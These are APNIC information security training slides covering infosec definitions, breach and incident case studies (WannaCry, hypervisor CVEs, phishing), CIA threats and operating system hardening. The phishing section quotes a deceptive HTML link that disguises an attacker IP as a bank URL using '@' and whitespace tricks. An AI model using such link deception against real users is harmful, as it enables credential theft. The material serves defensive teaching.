Information Security Training

Introduction

2018-09-06 to 09 – APNIC46, New Caledonia

Introductions

- Jamie Gillespie
  - jamie@apnic.net
  - Security Specialist @ APNIC
  - Community engagement, CERT building, InfoSec training, awareness

  - Work history
    - 8 years at AusCERT, Australia's national CERT (at the time)
    - Google
    - Macquarie Telecom / Cloud Services
    - before all that, a few roles at UUNET (a backbone ISP in Canada)

Introductions

- Jonathan (Jon) Brewer
  - Consulting Engineer @ Telco2 Limited
  - Radio spectrum, Wide Area Networks, Internet of Things, Research
  - Work history
    - Began his Internet career working for an ISP in Lawrence, Kansas in 1995
    - Moved to New Zealand in 2003, founded and built an open access wireless and microwave carrier
    - Since 2011 Jonathan has been a consulting engineer in New Zealand, and in 2013 he joined NSRC as a trainer and network engineer.

Introductions

- Jethro Tambeana
  - Network Manager @ OGCIO Vanuatu Government
  - APNIC Community Trainer

  - Work history
    - Network Engineer for Telecom Vanuatu Ltd
    - Serves as the Network Engineer for the Vanuatu Internet Exchange (VIX)
    - Assiss APNIC with community training in the Pacific Islands

Introductions

- Quick intro from the participants
  - Name
  - Where are you from?
  - (optional) What do you want to get out of this course?

Online learning – free to the public

APNIC Academy

http://apnic.academy

YouTube

youtube.com/APNICTraining

Stay up-to-date
https://mailman.apnic.net/mailman
/listinfo/training-announce

APNIC Policy Development Process

Next Conference

Registration will open soon

2019.apricot.net

Later…

APNIC 48
Chiang Mai, Thailand
5 to 12 September 2019

Stay in Touch!

blog.apnic.net

apnic.net/social

Preparations

- Copying files from the USB drives
  - Copy over the Virtual Machines directory
    - ~6GB, but will expand as you import them into your software
  - If you already have VMware (player or workstation) or VirtualBox installed, use what you already have, both are supported
  - If you don’t have either installed, copy over the relevant install file and install it on your computer

Course Outline

- Information Security Overview
- Security Breaches
- Types of Threats to Security
- Trends and Patterns of Intrusions
- Incident Case Studies
- Threats and Countermeasures to Confidentiality, Integrity, and Availability
- Operating System Security
- Security Policies
- Penetration Testing
- Security Tools
- Network Device Configuration and Risks
- Operational Security
- Configuration Management
- Responding to Security Incidents
- Business Continuity and Disaster Recovery
- Operating System Vulnerabilities
- Password Control
- FTP & TFTP
- SSH, SFTP, and SCP
- Insecure File Permissions
- Network Threats
- Firewall Concepts and Architecture Models
- Cryptography
- Tripwires and Honeypots
- Malicious Software


Information Security Training

Information Security Overview

Information Security

- Definition:
  - the practice of preventing unauthorized access, use, disclosure, disruption, modification, inspection, recording or destruction of information
- The purpose of information security management is to ensure business continuity and reduce business damage by preventing and minimizing the impact of security incidents
  - This is done through Prevention, Detection, and Recovery
- Information, IT, Internet, Cyber… it's all Security

Security Breaches




Ref:
http://www.informationisbeautiful.net/visualizations/worlds-biggest-data-breaches-hacks/

Shortened: https://goo.gl/P1279w

Security Breaches

- haveibeenpwned.com tracks accounts that have been compromised and released into the public
  - 235 pwned websites
  - 4,739,264,622 pwned accounts
  - 55,852 pastes
  - 53,076,361 paste accounts



Security Breaches


- zone-h.org/archive tracks and archives website defacements

Date	Notifier	H	M	R	L	Domain	OS
2017/09/25	Panataran			R		www.mwycfa.gov.sb/images/jdown...	Linux
2016/10/03	darkshadow-tn			R		www.mwycfa.gov.sb//images/jdow...	Linux
2016/09/08	darkshadow-tn			R		www.pso.gov.sb//images/jdownlo...	Linux
2016/01/18	apoca-dz	H	M			www.pmc.gov.sb	Linux
2016/01/05	AlfabetoVirtual		M			www.sieiti.gov.sb/images/jdown...	Linux
2015/09/11	Hacked By Akram Stella			R		www.mwycfa.gov.sb/images/jdown...	Linux
				R		www.pso.gov.sb/images/jdownloa...	Linux
		H	M			www.oag.gov.sb	Linux
		H				www.lawreform.gov.sb	Linux

hacked by proxy ~~ guardiran security team

Hello Admin , i am White hat hacker , i am here just for help to you !

i Patched your Vulnerability ;) , now you can delete This html Page. Good Luck Partner <3



Security Breaches

- Common vulnerabilities can lead to mass compromises

January 08, 2008

Mass SQL injection attack compromises 70,000 websites

Updated Wed., Jan. 9, 2008, at 4:37 p.m. EST

An automated SQL injection attack, which at one point compromised more than 70,000 websites, hijacked visitors' PCs with a variety of exploits last week, according to researchers.

Coordinated Website Compromise Campaigns Continue to Plague Internet

Martin Lee - March 20, 2014 - 18 Comments

Is your website at risk from the 50,000 compromised WordPress sites?

JULY 28, 2014 | IN APPLICATION SECURITY | BY VENKATESH SUNDAR

InfoSec Definitions

- Let’s start with definitions so we speak a common language
- **Asset** - what we are trying to protect
  - The “information” part of “information security”
  - Resources
    - Physical – servers, routers, switches
    - Virtual – CPU, memory, bandwidth, network connections

InfoSec Definitions

- **Threat** - a circumstance or event with the potential to negatively impact an asset
  - Intentional
    - Hacking, malware, DDoS, company insiders, theft
  - Accidental
    - Malfunction, user error
  - Natural
    - Natural disaster, earthquakes, storms/floods

InfoSec Definitions

- **Vulnerability** - weakness in an asset's design or implementation
  - Software bugs
    - Most vulnerabilities you'll hear of fall into this category, OS's, applications, services
  - Protocol "bugs" or design flaws
    - SYN flood, predictive sequence numbers, ASN.1, NTLM
  - Misconfigurations
  - Insecure authentication
    - Weak passwords, lack of 2FA/MFA
  - Unvalidated inputs
    - SQL injection, Cross Site Scripting (XSS)
  - Poor physical security
    - Example on next slide…

InfoSec Definitions

The brazen airport computer theft that has Australia's anti-terror fighters up in arms

By Philip Cornford
September 5, 2003

On the night of Wednesday, August 27, two men dressed as computer technicians and carrying tool bags entered the cargo processing and intelligence centre at Sydney International Airport.

They presented themselves to the security desk as technicians sent by Electronic Data Systems, the outsourced customs computer services provider which regularly sends people to work on computers after normal office hours.

After supplying false names and signatures, they were given access to the top-security mainframe room. They knew the room's location and no directions were needed.


Inside, they spent two hours disconnecting two computers, which they put on trolleys and wheeled out of the room, past the security desk, into the lift and out of the building.

InfoSec Definitions

- **Risk** – the potential for loss or damage to an asset caused by a threat exploiting a vulnerability
- Sometimes shown as:
  Risk = Threat x Vulnerability
- Or a more detailed view is:
  Risk = Asset (or Impact) x Threat x Vulnerability

InfoSec Definitions

- **Risk Matrix** – used when performing risk assessments to define a level of risk
  - Commonly used in real-world risk



- Discuss: What are some recent vulnerabilities?
  How does that fit into the simple risk matrix?
- Remember: Risk = Asset (or Impact) x Threat x Vulnerability

InfoSec Definitions

- **CVSS** – Common Vulnerability Scoring System
  - A system to translate the characteristics and impacts of a vulnerability into a numerical score
  - Interactive calculator is at https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator
- The Apache Struts vulnerability in 2017 scored a perfect 10

CVSS Severity (version 3.0):

CVSS v3 Base Score: 10.0 Critical
Vector: CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H
Impact Score: 6.0
Exploitability Score: 3.9

CVSS Version 3 Metrics:

Attack Vector (AV): Network
Attack Complexity (AC): Low
Privileges Required (PR): None
User Interaction (UI): None
Scope (S): Changed
Confidentiality (C): High
Integrity (I): High
Availability (A): High

InfoSec Definitions

- **Mitigate** – to reduce the seriousness or severity
  - This is done by applying **security controls**
  - Controls can be classified by their time of impact:
    - Preventative
    - Detective
    - Corrective
  - or by the type of control:
    - Legal and regulatory compliance
    - Physical
    - Procedural / Administrative
    - Technical

InfoSec Definitions

- **Defence In Depth** – the layering of security controls to provide redundancy in case of a failure or vulnerability
  - These commonly layer controls at different times and types (see prev)
  - Sometimes referred to as a Castle Approach

For more castle defences, see http://tvblogs.nationalgeographic.com/files/2013/08/Castle-Traps-and-Defenses.jpg

Pictured to the left is Caerphilly Castle https://commons.wikimedia.org/wiki/File:Caerphilly_aerial.jpg

InfoSec Definitions

- **Defence In Depth**
- Discuss: Imagine you had a bar of gold to protect
  - What container would you put it in?
  - What room would the container be in?
  - What locks are on the doors?
  - Where is the room located in the building?
  - What cameras are watching the room and building?
  - What humans are watching the cameras?
  - Who will respond with force to a theft attempt?
  - Bonus question: How much did all of this cost?


InfoSec Definitions

- **Threat actor** – a person trying to cause harm to your system or network
  - Commonly called an attacker or hacker, although the definition of a hacker has changed over many years
  - Also known as **malicious actor**
  - Can be further broken down into categories such as:
    - Opportunistic
    - Hacktivists
    - Cybercriminals (organized or not)
    - Nation States / Government Sponsored
    - Insiders (intentional or accidental)

Information Security Training


Trends and Patterns of Intrusions

Trends and Patterns of Intrusions



Incident Case Study - Ransomware

- WannaCry Ransomware (May 2017)
  - Over 45k compromises across 74 countries
  - Remote code execution in SMBv1 using EternalBlue exploit
    - 445/TCP, or via NetBIOS (135-139/UDP&TCP), SMBv1 deprecated
  - Patch released on 14 March 2017 (MS17-010)
  - Exploit released on 14 April 2017




Incident Case Study – Cloud MSP

- Multiple hypervisor vulnerabilities over several years
  - CVE-2007-1744 – Directory traversal vulnerability in shared folders feature
  - CVE-2008-0923 – Path traversal vulnerability in VMware's shared folders implementation
  - CVE-2009-1244 – Cloudburst (VMware virtual video adapter vulnerability)
  - CVE-2011-1751 – Missing hotplug check during device removal
  - CVE-2012-0217 – 64-bit PV guest privilege escalation vulnerability
  - CVE-2014-0983 – Oracle VirtualBox 3D acceleration multiple memory corruption vulnerabilities
  - CVE-2015-3456 – Floppy disk controller in QEMU, Xen, and KVM allow local guests to cause DoS or execute arbitrary code

Incident Case Study – Phishing


- Phishing emails have evolved over time
  - Started with straight forward link deception



Incident Case Study – Phishing

- Then the URL tricks started being used

http://www.visa.com



Incident Case Study – Phishing

- More URL tricks
  - This one used a long string of spaces which would push the remainder of the destination URL out of view from the browser's status bar

<a href="http://olb.westpac.com.au

@219.101.181.209/index.php">
https://olb.westpac.com.au/validate.asp?fi=WBS

Incident Case Study – Phishing

- HTML tricks were used
  - Input styles used to create fake mouse-over text on phishing links
- Browser vulnerabilities were exploited
  - in IE, anything after a %01 would not show in the status bar
  - IE vulnerability exploited to install trojans after clicking a phishing link
    - Trojan not only recorded keystrokes, but screen captured during every mouse click
- More recently phishing has moved to spear phishing, which in turn has moved to whaling
- And malware uses tricks like changing your DNS settings

Incident Case Study – Social Media

- A lot of business trust is put into personal social media
- Anyone can create a fake Facebook or LinkedIn profile
  - Link it to your organisation's group
  - Connect with other people from the organisation
  - Share links to malware, or ask questions to gain inside knowledge
- If an employee has one account (Facebook) but not the other (LinkedIn) you can use real info/pictures to create the other profile

Information Security Training

Threats and Countermeasures to
Confidentiality, Integrity, and Availability

Threats and Countermeasures

- What is the CIA triangle / triad?
  - **Confidentiality** – preventing unauthorized people or processes from accessing the data
  - **Integrity -** maintaining and assuring the accuracy and completeness of data. Data cannot be modified in an unauthorized or undetected manner.
  - **Availability** – ensuring information is available when needed, within expected bounds*
    - Example: it is expected that tape backups will be slow to recover data

Threats and Countermeasures

- What is the CIA triangle / triad?
  - **Non-repudiation** – a small extension of the “CIA triad”
  - the prevention of either the sender or receiver from denying that the message was sent or received.

Threats and Countermeasures

- What are common attacks against CIA?
  - Confidentiality is attacked through breaking layers of protection to disclose information intended to be kept private.
    - A server may be compromised to extract the database of personal information.
    - Example: Ashley Madison is a cheating/dating site that had its customer information very publicly exposed
    - Sometimes the goal is password databases that can be decrypted and exposed (see: haveibeenpwned.com)

Threats and Countermeasures

- What are common attacks against CIA?
  - Integrity is attacked through modifying information, or modifying the pointers to point to different information.
    - A common example here is web site defacements, where the primary motivation for the attacker is to change the homepage of a web site
      (see: www.zone-h.org/archive)

Threats and Countermeasures

- What are common attacks against CIA?
  - Availability is attacked through taking the system or service offline.

    Denial of Service (DoS) attacks typically target vulnerabilities in the application or operating system with small specially crafted packets.

    Distributed Denial of Services (DDoS) attacks can be done in many ways:
    - The network can be made unavailable by flooding the upstream connections with an excessive volume of data to fill the limited bandwidth. Attackers may also send an excessive number of small packets in order to fill up the router's connection tables.

Threats and Countermeasures

- The server operating system can be made unavailable in the same way as the network attacks mentioned previously (exhausting bandwidth or connection tables), and is common for single servers that have less bandwidth than the upstream connections. Some attacks are the traditional Denial of Service (without being distributed) that involve sending specially crafted packets that exploit a vulnerability in the operating system causing the server to crash or reboot.

Threats and Countermeasures

- Server software can be made unavailable through exhausting the server resources (CPU, RAM, connection tables) through sending either legitimate or forged excessive connections, or through sending specially crafted packets to exploit vulnerabilities in the server software, or even through deleting (or ransomware encrypting) data.

– Through all of the previous DDoS scenarios, we are assuming a remote attacker. Other scenarios involve malicious insiders, accidents, and forces of nature.

- Discuss: Does anyone have any good outage stories?

Threats and Countermeasures

- What are common defences for CIA?
  - Confidentiality
    - Access control, encryption
  - Integrity
    - Hashing, encryption, digital signatures
  - Availability
    - Redundancy, high-availability, patching, increasing resources, backups, disaster recovery and business continuity plans (DR / BCP)

Information Security Training

Operating System Security

Operating System Security


- Areas we'll look at:
  - The operating system itself
  - The network interface
  - Servers/services and applications

Operating System Security - OS

- Turn off features of the operating system not being used
  - X Window System, X font server, or GUIs usually aren't needed on command line only servers
  - Web services sometimes running by default
  - Web service that's only used for local administration/access
    - If needed, configure a host firewall and only allow source = 127.0.0.1

Operating System Security - OS

- Uninstall applications not being used
  - Commonly referred to as reducing your attack surface



Operating System Security - OS

- Patch/update your OS
  - Easy to say it, harder to implement it in larger environments
  - Rather than beating yourself up about doing it or not doing it, gauge yourself on a maturity scale and strive to get better over time

- High/Critical patches (vulnerabilities) applied and verified within 48 hours
- High/Critical patches applied within 48 hours
- High/Critical patches applied to high risk systems within 48 hours, low risk systems patched within 1-2 weeks
- High/Critical patches applied within 1 month
- High/Critical patches applied on an ad hoc basis
- Patches, what patches?

Operating System Security - OS

- Patch/update your applications
  - Similar to patching operating systems, but visibility and verification are even more important
  - Do you know what applications are installed?
  - Do you know if the patches were applied properly, on all systems?

Operating System Security - OS

- Stop using administrative/root user accounts by default
  - Log in as a normal user, and escalate permissions only when needed
  - Just as important on servers as it is on workstations
  - Using **`su`** or **`sudo -s`** makes it hard (or impossible) to show which actions were taken by which users

Operating System Security - OS

- Run anti-malware and adblockers
  - Straightforward on Windows platforms
  - Even Linux needs anti-malware software… sometimes
    - Compliance
    - Acting as a file server for Windows clients
  - Malicious and/or compromised ad networks are a common attack vector, and work through the browser

Operating System Security - OS

- Limit browsing of the public Internet from servers
  - Servers are protected differently than workstations
  - If you treat your server like a workstation and access the internet, you're increasing your attack surface without appropriate protection

- Discuss: what network access is needed from a server?

Operating System Security - OS


- Different administrator/root passwords on each computer
  - Imagine every workstation in your network is using the local Administrator password “Password123”, with no individual host-based firewalls.
  - Now imagine a single workstation being compromised (common), and the local Administrator password is compromised (easy)
  - This is called “Lateral Movement” or “Pivoting”
  - Microsoft has a free tool called "Local Administrator Password Solution - LAPS" which creates random local administrator passwords, stores them in AD, and rotates them on a set schedule
    - https://technet.microsoft.com/en-us/mt227395.aspx
  - There are open source solutions that do the same thing for Mac OS
    - https://github.com/joshua-d-miller/macOSLAPS
    - https://github.com/unl/LAPSforMac

Operating System Security - OS

- Application whitelisting (tricky or $$$), or at a minimum application blacklisting
  - AppLocker is part of Windows (replaces Software Restriction Policies)
  - Commercial software is also available that includes more administration options to reduce admin overhead and supports major OSs (Windows, Linux, MacOS)

Operating System Security - Network

- Turn off features of the network stack not being used
  - Particularly common with Windows
    - LM, NTLM (v1)
  - Decreasing attack surface
  - Anyone still see/use IPX/SPX?
  - Disable IP forwarding
- Enable good features
  - SYN cookies



Operating System Security - Network

- Host based firewall
  - At a minimum: deny all inbound, allow all outbound
  - Allow only what is required for the services to operate
  - Windows
    - Windows Firewall
  - Linux
    - iptables, netfilter
    - If you want an easier setup, try ufw (Uncomplicated Firewall) or firewalld(.org)

Operating System Security - Services

- Turn off features of the services not being used
  - Sound familiar?
- Remove any default, demo, test content
  - Often poorly coded and contain vulnerabilities
- Patch/update your services
  - It’s only 4 words, so I’m going to add some emphasis here
  - The best way to fix a vulnerability is to apply the patch!

Operating System Security - Services

- Use SSL/TLS wherever possible (Web, SMTP, POP, IMAP)
  - Don’t use self-signed certificates, not even internally
    - That will train users with the bad habit of ignoring certificate warnings
  - Keep track of your SSL certificates so they don’t expire
  - Consider using Let’s Encrypt (https://letsencrypt.org) for free certificates, and Certbot (https://certbot.eff.org) for tools to automatically (re)issue and install the certificates

Operating System Security - Services

- Reduce the information being broadcast about your software
  - Server: Apache/2.2.15 (CentOS) DAV/2 PHP/5.3.3 mod_ssl/2.2.15 OpenSSL/1.0.1e-fips Phusion_Passenger/4.0.59 mod_perl/2.0.4 Perl/v5.10.1
  - Server: Apache
  - Or use mod_security to change it to Server: Microsoft-IIS/8.0 ;)
  - Applies to all servers, not just web servers
  - Easy website to query web server info is netcraft.com
    - Try it now, but we'll show you command line ways to do this later

Operating System Security - Services

- For DNS resolvers & NTP servers, limit connections only from IP addresses you control
  - Open resolvers can be used as reflectors and amplifiers in a DDoS attack
    - Limit your resolver to only serve your local client IP addresses
  - For DNS resolvers, consider using a filter for malicious sites to protect your users
    - https://dns.globalcyberalliance.org (free)
    - https://www.opendns.com ($$$, now part of Cisco Umbrella)

Operating System Security - Services

- For authoritative DNS servers
  - Consider using split DNS to separate and protect internal names
  - Limit zone transfers
  - Use DNSSEC

Operating System Security - Services

- For SMTP servers
  - Don’t run an open relay, the world already has too much spam
    - Similar to DNS resolvers, only accept mail relay from client IP addresses
  - Use SSL/TLS preferred for inbound and outbound connections
    - See previous notes on SSL/TLS certificates

  - Implement spam & virus filtering for inbound and outbound email

Operating System Security - Services

- For FTP servers, migrate to SFTP or SCP
  If you must use FTP:
  - Use VPN to prevent passwords from being sent across the internet in the clear
  - Limit uploads into an upload directory that is write-only (no read/download access)
  - Use different usernames and passwords than on other (more secure) servers
  - Disable anonymous access unless you know exactly what is available

Operating System Security - Services

- For web servers
  - Try for SSL/TLS access only, but keep port 80/TCP open to redirect to https://
  - See previous notes on SSL/TLS certificates
  - If you're not already, change all your links from http:// or https:// to start with just // This will preserve the protocol and make it a low easier moving from HTTP to HTTPS
    - Example: //www.example.com/index.html

